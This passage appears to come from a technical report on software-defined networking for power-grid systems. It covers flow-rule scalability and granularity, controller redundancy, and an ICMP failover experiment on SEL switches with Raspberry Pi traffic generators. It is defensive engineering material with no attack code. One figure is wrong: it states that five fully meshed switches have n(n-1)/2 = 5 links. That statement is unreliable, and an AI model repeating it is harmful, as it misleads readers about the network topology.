- Establish SDN flow rules to limit which EDS hosts can use which protocols when communicating. For example, if an EDS host is configured using a web browser, SDN flow rules can be established to 1) disable HTTP and 2) allow Hypertext Transfer Protocol Secure (HTTPS) traffic only from an authorized engineering workstation. Because configuration is not a real-time function, this SDN flow rule should only be enabled when device configurations are being performed and disabled after the configuration operation is complete.
- Establish SDN flow rules to forward EDS traffic through an IPS that can detect protocol anomalies (such as buffer overflow attempts) that may represent vulnerability exploits. The IPS can also be used to detect and prevent the use of dangerous commands (like factory reset or firmware install) unless enabled through a separate mechanism.

5.0 Scalability

The reference architecture will be used to measure scalability and redundancy attributes of EDS SDN infrastructures. The metrics may be based upon the number of traffic flows, the number of SDN switches, or the volume of traffic. Two additional aspects of scalability that will be addressed in this section include change control and how to enact multiple changes that result in the safest and most reliable change set to the networking infrastructure.

5.1 Control Plane Scalability

The typical OpenFlow model of one centralized SDN Flow Controller to many SDN switches may result in several complications as the size of the network grows. In a paper comparing the performance differences of proactive vs reactive OpenFlow models [Fernandez 2013] (see section 10.4.3 for additional information), Marcial Fernandez describes that the OpenFlow protocol can fall victim to this scenario resulting in several concerns including the abundance of OpenFlow control messages that must be processed by the controller as the number of SDN switches grow, an increase of network diameter and setup of a new SDN switch depending on the vicinity it lies from the SDN flow controller, and the scaling of new traffic flows over the SDN as limited by the processing power of the SDN flow controller as the size of the network grows.

One advantage of the use of OpenFlow in an OT network is the use of proactive flows to decrease the amount of OpenFlow control messages in the network, yielding for better performance from the SDN flow controller. Fernandez was able to demonstrate in Mininet networks of 100 and 200 OpenFlow SDN virtual switches, the performance of the proactively programmed network was always higher than their reactively programmed counterparts. One still must consider the linear scale at which the number of OpenFlow control messages will increase as the number of SDN switches increase, despite no reactionary decision overhead. The second point made is also a concern, as the diameter of the network grows wider, the route traversed of the OpenFlow control message from the SDN Flow Controller to a new additional SDN switch on the outside may take longer and thus introduce a new latency in programming these new SDN switches.

A possible approach to address control traffic bottleneck is the strategic placement of multiple SEL SDN flow controllers that would be designated to, and manage a given zone, for example a substation or a plant. Using this method, the quantity of OpenFlow control messages is limited to the scope of those SDN switches in that zone. This has an advantage of being able to manage multiple zones on a smaller scale rather than on a large enterprise level. The disadvantages to this method are that the Situational Awareness across the entire network is lost, with views only available in each individual network, and that there are more networks to now manage.

Other scalability concerns regarding the SDN flow controller or control plane include the lack of an active redundant mode of operation by the SDN flow controller itself. At the time of this writing, there are currently no redundancy options for the SEL-5056 SDN flow controller. This means that a single active SDN flow controller is used to control the SDN regardless of the number of SDN switches that it contains. SDN flow controller redundancy is achieved by restoring a copy of the SDN flow table database on another SDN flow controller node and establishing that new node as the active SDN flow controller.

While it is true that in this proactive model, that if the SDN flow controller is taken offline, the network will still function as per its last programmed state, operators lose site of the Situational Awareness into their network, along with any ability to disable, delete, modify, or add existing or new flow rules.

Ad-hoc work has been done by PNNL to explore how a failover functionality could work and be implemented. By utilizing virtualization technologies, a primary VM hosting the SDN flow controller can be mapped to the physical network, while at the same time leveraging the use of the hypervisor to periodically make backups via the SEL-5056 REST API and send those over to a secondary SDN flow controller VM that will sit on standby. After a disconnect of the primary SDN flow controller either logically or physically, a script can trigger the failover to the secondary VM, run another script that uploads the backups to the new controller, and establish itself as the new SDN flow controller of the network. From the point of the data plane, this SDN flow controller has all the same characteristics (IP address, physical port connection) as the previous and so the observability and control of the network is restored.

In a related project by Sandia National Laboratories. the use of containers with a container orchestration tool such as Kubernetes has also been considered and demonstrated to provide a degree of redundancy that would be more low-cost than the use of traditional virtual machines. At the time of this writing there is no containerized version of the SEL-5056.

These solutions may not be realistic for environments that cannot host a hypervisor server or support containerization or virtualization technologies. Additional considerations to make the solution more robust and production ready must also be made prior to deployment due to the current ad-hoc nature of these approaches.

5.2 Flow Rule Scalability

A SEL-2740S SDN switch running firmware version SEL-2740S-R106-V0-Z001001-D20210122 supports four OpenFlow tables (following zero based numbering from 0 to 3), and 2000 flows per table, supporting a total of 8000 supported flow rules[27]. Additionally, 256 OpenFlow group entries are also supported.

In a production environment, these specifications may not be enough to support that actual number of flow rules required, which grow quite rapidly. To put into perspective a usual flow creation workflow; for two devices that speak Layer 3 or higher, two rules (bidirectional) must be added for ARP and two for each relevant protocol. When we take into consideration that by default, CST entries enable the creation of failover flows, this number is now multiplied by two, so 8 total flow rules for two devices. In a realistic scenario, a device is not just limited to communicating with one other device and may have multiple connections with many other devices. Furthermore, it should be anticipated that intermediary switches between source and destination devices may also have to support flow rules that are used to forward traffic between endpoints, meaning that switches will have flows that are not directly affecting those end devices attached to them.

SEL has developed a method of addressing this “blow-up” of flow rules by using flow aggregation[28]. By specifying the ingress management across the four flow tables, abstract device filtering can be defined before handling detailed flows across the remaining tables in

[27] SEL-2740S Software-Defined Network Switch Instruction Manual

[28] Flow Aggregation Feature, Jason Dearian, Schweitzer Engineering Laboratories. (Not available online).

case the criteria for table 0 is not fulfilled. VLAN tagging is leveraged to support this method. By tagging the traffic with the VLAN ID of the destination switch on the source port switch, the intermediary switches can forward traffic relative to the destination rather than the detailed content. This implementation will be provided in SEL's Flow Aggregation Feature tool that is currently still under development.

5.3 Flow Rule Granularity

SDN flow rules can be implemented with various levels of granularity, which can impact the security, maintainability, and scalability of the network. A system with low levels of granularity may be easier to maintain and have less impacts on future scalability but may result in a less secure network environment. On the other hand, a system with high levels of granularity will be more secure by implementing a finer-grained set of allowable flows, but that level of detail in the SDN flow rules will be more difficult to maintain and may lead to future scalability issues as additional devices or flows are added to the environment.

As has been discussed previously, SDN flow rules can be written to match on a variety of fields and then take one or more actions. Figure 5-1 depicts the matching process for OpenFlow 1.0. SDN flow rules can be written to match on any of the fields along the bottom row, but if a specific field is not included in the SDN flow rule match table, a wildcard match is implemented. As an example, if the source Ethernet MAC address is not specified but an IP source address is specified, then any device with the configured IP source address can access the network.




Figure 5-1. Flow Rule Processing

When creating SDN flow rules, especially for retro-fit implementations in a brownfield environment, understanding the existing environment and its expected flows is important. Capturing actual traffic using a network analysis tool can assist in determining what flow rules are appropriate. Figure 5-2 shows an example table showing the flows that have been created

or denied based on traffic analysis and understanding the network environment. In this example, rule 4 has been implemented to block an undesired traffic flow.




Figure 5-2. Traffic Analysis

In addition to address and protocol-based filtering, flow rules can also be turned on and off to allow control over actions that occur sporadically, such as maintenance access, or occur infrequently but on a regular basis such as monthly compliance scanning. These are referred to as temporal rules, and they can be enabled manually or automatically by an application program interfacing with the SDN flow controller.

Table 5-1 shows some of the trade-offs in implementing varying levels of SDN flow rule granularity in an environment.

Table 5-1. Operational and Security Trade-offs

Flow Rule Matching	Operational Use Case	Security Considerations	Potential Mitigations
Match only on physical port or IP address	Tie point with managed switch network Mirroring traffic	Protection provided by defense in depth outside of OT-SDN configuration	Utilize OT-SDN metrics to monitor for changes in expected behavior
Match on IP addresses and protocol	Reduces the labor cost to replace a failed protective device.	Some man-in-the-middle attacks may be enabled with this configuration	For MITM attacks, look at the Sync warnings available in syslogs for indication that a switch has become desynchronized with the flow controller. Utilize the API to monitor specific flows for changes in expected behavior.
Match on IP and MAC addresses and protocol	Granular matching on physical port, source IP, source MAC, and destination port can be used for "ignore" rules that send expected but unwanted communication to a data store. While man-in-the-middle attacks may be mitigated, the operational cost to replace a failed field device is higher because field devices may not support modifying the MAC address. This limitation requires modifying and pushing updated flow rules to the network.	Matching on as many flow rules as possible increases security but will also increase operational costs.	Use situational awareness (SA) tools to monitor the frequency and volume of data captured by the ignore rule.
Add temporal element	Engineering access Assured Compliance Assessment Solution (ACAS) Vulnerability Scanning (mandated by the UI.S. Department of Defense for certain systems)		Utilize OT-SDN metrics, potentially in combination with traffic mirroring, to monitor for changes in expected behavior

6.0 Performance and Recovery

6.1 Environment

In this section of the blueprint architecture, the findings of experiments that were performed on the SDN4EDS testbed are presented. The experiments are intended to explore the SDN that was implemented by SEL and to characterize its capabilities in network failover, network availability, and network operations.

The environment used for SDN testing consists of five SEL-2740S SDN switches all of which are being managed in-band by the SEL-5056 Controller residing on a virtual machine hosted on a server running VMWare's ESXi hypervisor software. Each SEL SDN switch has a link to every other switch for failover purposes, resulting in a total of $\frac{n(n-1)}{2} = 5$ links among all the switches.

As shown in Figure 6-1, a variety of devices are connected to the SEL SDN switches including four protection relays, a merging unit, a GPS clock, and 16 Raspberry Pi devices. The Raspberry Pi devices are broken down into subsets that communicate over different types of traffic protocols including ICMP, TCP, and IEC 61850. Additionally, standard passive network taps are used for gathering data and debugging.




Figure 6-1. Performance Experimental Setup

The following devices are on the network:

- (x16) Raspberry Pi 3B+
- (x3) SEL-751 Feeder Protection Relay
- (x1) SEL-421 Protection, Automation and Control System

- (x1) SEL-401 Protection, Automation, and Control Merging Unit.

Tools used in the experiments are shown in Table 6-1.

Table 6-1. Tools Used for Performance Experiments

Tool	Description
SEL-5056 SDN controller version 2.1.0	The SEL-5056 SDN controller manages the configuration for the SEL 2740S SDN switches in the SDN environment
SEL-2740s (FID: R104-V1Z001001-D20190503)	The SEL-2740S SDN switches make up the SDN environment in the SDN4EDS testbed.
Tcpdump version 4.9.3	TCPDump is a data network packet analyzer computer program that runs on a command line interface.
AcSELerator version 2.3.2.557	AcSELerator is a tool used by engineers and technicians to quickly and easily configure, commission, and manage devices for power system protection, control, metering, and monitoring.
ping iputils-s20161105	The iputils package is set of small useful utilities for Linux networking. One of the tools included is the ping utility.
Editcap version 2.6.10	Editcap is a program that reads some or all the captured packets from the infile, optionally converts them in various ways, and writes the resulting packets to capture the outfile. By default, Editcap reads all packets from the infile and writes them to the outfile in pcapng file format.
hping3 version 3.0.0-alpha-2	Hping3 is a free packet generator and analyzer for the TCP/IP. It is a type of tester for network security.
Wireshark version 3.2.2	Wireshark is a free and open-source analyzer used for network troubleshooting, analysis, software and communications protocol development, and education.
iPerf version 3.1.3	Iperf is a widely used tool for measuring and tuning network performance. It is important as a cross-platform tool that can generate standardized performance measurements for any network.
Microsoft Excel	Excel is a Microsoft spreadsheet program used for data analytics.
LibreCalc version 5.1.6.2 10m0 (Build:2)	LibreCalc is an alternate spreadsheet program.
net-snmp version 5.5.1	Net-SNMP is a suite of software for using and deploying the SNMP protocol. It provides tools and libraries relating to the SNMP protocol including SNMP library, SNMP agents, SNMP traps, etc.
TShark	TShark is a network protocol analyzer that lets users capture packet data from a live network or read packets from a previously saved capture file, either printing a decoded form of those packets to the standard output or writing the packets to a file. TShark works much like tcpdump, and the native capture file format is pcapng format, which is also the format used by Wireshark and various other tools.

6.2 Failover Test: Simple Connectivity Test (ICMP Ping)

6.2.1 Rationale and Hypothesis

Energy delivery systems depend on high availability communications in which strict time requirements (measured in milliseconds) must be met appropriately. SEL-2740S SDN switches

are reported to have network healing occur in less than 100 microseconds [Hadley 2018]. From a networking perspective having a broken link with near immediate utilization of a failover path is important.

The purpose of this test is to measure how quickly ICMP communication between two devices communicating on a primary path, switch over to the failover path as soon as the primary link is broken. The test will also determine how failure and recovery are detected (if they are detected) and how failure and recovery can be reported to an administrator.

In theory, a broken primary link should result in continuous communications on the failover link with no indication of lost packets. This is because the SDN can be configured with a pre-defined failover path that is automatically used when the primary path fails. Port failure and recovery should be detected via logs on the controller machine.

6.2.2 Tools and Requirements

The tools used for the failover series of tests are listed in Table 6-2.

Table 6-2. Tools Used for ICMP Failover Tests

Hardware	Software	Miscellaneous
(x2) Raspberry Pi	SEL-5056 SDN Controller	
(x3) SEL-2740S SDN Switches	tcpdump	
	ping Linux utility	
	hping3	
	iPerf	
	net-snmp	
	Wireshark	

6.2.3 Initial Experiment Setup

Two Raspberry Pi devices will be used to generate and receive ICMP echo requests and replies. Both Pi devices will be connected to the SDN fabric via the switches in the environment. In the experimental setup, each SEL-2740S switch is connected to all other SEL-2740S switches, creating a fully redundant mesh environment. Each Pi device generating test traffic in this experiment will have only one network connect each and be connected to different switches to better demonstrate the occurrence of recovery across a larger network.

To enable initial ICMP communication between the two devices, the SEL-5056 SDN controller will be used to create the relevant logical connections that SEL labels CST (Connection Service Types). Two protocols will be enabled through CSTs, namely ARP and ICMP. By default, the CSTs also will generate an alternative failover path for the ARP and ICMP flows.

6.2.4 Methodology

Two scenarios to test network connectivity and failover will be followed:

- Normal volume test traffic with normal volume background traffic
- Normal volume test traffic with high volume background traffic.

These scenarios will demonstrate if there are any differences in operation of connectivity and failover between the two Raspberry Pi devices used in testing while the SDN switch is operating under normal or high-traffic conditions.

Prior to the start to each trial, we will collect data correlating to the current state of the network. These data will be:

- Controller OpenFlow counters for the primary and failover logical flows (packets per second, bytes per second)
- SNMP Out port statistic for the primary and failover ports used for communications between the test Pi devices.

6.2.4.1 Normal Volume Test Traffic with Normal Volume Background Traffic

The two Raspberry Pi devices will be used to generate and receive the test traffic. The remaining 14 devices will be used to generate background traffic (i.e., traffic noise), with four pairs generating ICMP traffic and three pairs generating TCP traffic. We define normal test and background traffic as the default settings used by the ping utility and iPerf utility when run with just the default parameters. The entire trial will last for an interval of 10 minutes (600 seconds). This interval was selected arbitrarily.

Two tools will be used to monitor the generated traffic and ensure the correct flow of traffic is occurring; these tools are tcpdump and net-snmp to query for values from the SNMP agent. The tcpdump utility will be run on one of the Raspberry Pi devices used in the test to capture the communications between itself and the other Raspberry Pi device. A baseline for normal traffic will be determined by running the ping utility for a period of 180 seconds; this period being selected arbitrarily as well.

After recording a confident baseline, the primary link will be disconnected. To confirm that the failover path is being used, flow counters for the logical connections will be monitored. The counters for the primary path should stop increasing in value while the counters for the failover path should begin incrementing.

Determining acceptable recovery time will involve evaluating data from three different sources: 1) packet capture (PCAP), 2) monitored SNMP data, and 3) monitored SDN controller flow counters.

Three datasets will be produced as a result of the experiment: traffic capture, controller flow stats, and SNMP. The traffic capture dataset will consist of output from Wireshark and the ping utility. Specific values of interest will be the ICMP sequence numbers, round-trip times, and timestamps. If there is a gap in the sequence numbers for the captured ICMP response packets or if a timeout error is received during the period of disconnect and failover, it can be concluded that there were dropped packets. The controller flow stats will represent the ongoing packet and byte counts that are matching the primary flow rule and the secondary flow rule set up for the failover event.

In the SNMP dataset, the number of packets and number of bytes transmitted will be collected from both links. The expected scenario with this dataset is that the values for the port used for the primary link should increase (or roll over after the value limit showing continuous change) during the baseline period before ceasing during the disconnect. At this point, the port used for the failover link should begin incrementing in these values. These values should agree with the OpenFlow counter values. Comparisons will be made to determine whether this is the case or if

one dataset was gathered from a more reliable source than the other. The sum of the values from the primary and failover links also should agree with the number of packets sent or received by the test applications (i.e., ping and iPerf).

6.2.4.2 Normal Volume Test Traffic with High Volume Background Traffic

This trial will be conducted as same as is described in Section 6.2.4.1. The difference in this trial will be the volume of background traffic that will be processed by the SEL switch. As before, two Raspberry Pi devices will be used to generate and receive the test traffic. The remaining 14 devices will be used to generate background noise, with four pairs generating ICMP traffic and three pairs generating TCP traffic. Normal test traffic will be defined as running the ping utility using the default values. High volume background traffic will be generated by ping and iPerf by specifying the upper limit of data that can be sent by the remaining devices (i.e., 100 Mbps × 600 seconds = 7500 MB). The remaining procedures of the test will remain the same.

6.2.5 Deliverables Per Trial

There are three deliverables for each trial: 1) Wireshark traffic capture of trial, 2) native SEL-5056 flow counter data, and 3) SNMP counter data.

6.2.6 Experiment Results

6.2.6.1 Experiment Diagrams

Figure 6-2 shows the state of the test network in its original state. Devices Pi01 and Pi03 are set to communicate with each other via the primary link through the shortest route between Switch 1 and Switch 3. A total of 14 Pi devices form background traffic consisting of ICMP and TCP.

Figure 6-3 represents the test network after the primary link between Switch 1 and Switch 3 is disconnected. The main analysis point is to observe if the SEL switches can send the test traffic to the failover route without error immediately after the disconnection. From 180 seconds to the end of the trial at 600 seconds, devices Pi01 and Pi03 communicate with each other through the link connecting Switch 1 – Switch 2 – Switch 3 as an alternate link.




Figure 6-2. Network Configuration between 0 and 180 Seconds




Figure 6-3. Network Configuration between 180 and 600 Seconds

6.2.6.2 Analysis Mechanism

Filter ICMP Request and Response Packets

To capture ICMP traffic for analysis, network taps are placed between Pi01 and Switch 1 and Pi03 and Switch3. During the two trials of 600 seconds, a total of eight sets of 600 packet bundles were captured.

Trial 1

- 600 ICMP requests from Pi01 to Pi03, Corresponding 600 ICMP responses from Pi03 to Pi01
- 600 ICMP requests from Pi03 to Pi01, Corresponding 600 ICMP responses from Pi01 to Pi03

Compared the first and last sequence numbers in each set, the value of subtracting the first sequence number from the last sequence number was exactly 600. For TCP, which requests retransmission for a missing sequence number, the above method will prove that no packet loss happened. However, in case of ICMP, which is not a connection-oriented protocol like TCP, it is necessary to prove if a missing packet exists in another way using the Wireshark filter and the spreadsheet application.

To check for a missing packet from the test traffic, we focused on ICMP request packets from Pi01 to Pi03 and then the corresponding ICMP response packets from Pi03 to Pi01. As the first step, we used Wireshark filter command '`ip.src == 192.168.1.11 && ip.proto == ICMP && icmp.resp_in`' to check ICMP requests from Pi01 to Pi03. Figure 6-4 is a screenshot of a part of the result of ICMP request packets.

As a result, 600 ICMP request packets are displayed. Figure 6-4 shows part of the result from the top row. Conversely, to view the ICMP response packets sent from Pi03 to Pi01, the Wireshark filter is '`ip.src == 192.168.1.13 && ip.proto == ICMP && icmp.resp_to`'. Figure 6-5 is a screenshot of a part of the result of ICMP response packets.

ip.src == 192.168.1.11 && ip.proto == ICMP && icmp.resp_in

	Time	Source	Destination	Protocol	Leng	Info
1	0.000000	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=672/40962,
12	1.001739	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=673/41218,
20	2.003333	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=674/41474,
27	3.004967	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=675/41730,
35	4.006241	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=676/41986,
46	5.007883	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=677/42242,
53	6.009503	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=678/42498,
60	7.011235	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=679/42754,
69	8.012868	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=680/43010,
80	9.014483	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=681/43266,
88	10.016134	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=682/43522,
95	11.017806	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=683/43778,
106	12.019268	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=684/44034,
118	13.020934	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=685/44290,
132	14.022535	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=686/44546,
140	15.024170	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=687/44802,
149	16.025893	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=688/45058,
160	17.027524	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=689/45314,
168	18.029134	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=690/45570,
176	19.030828	192.168.1.11	192.168.1.13	ICMP	98	Echo (ping) request id=0x041c, seq=691/45826,
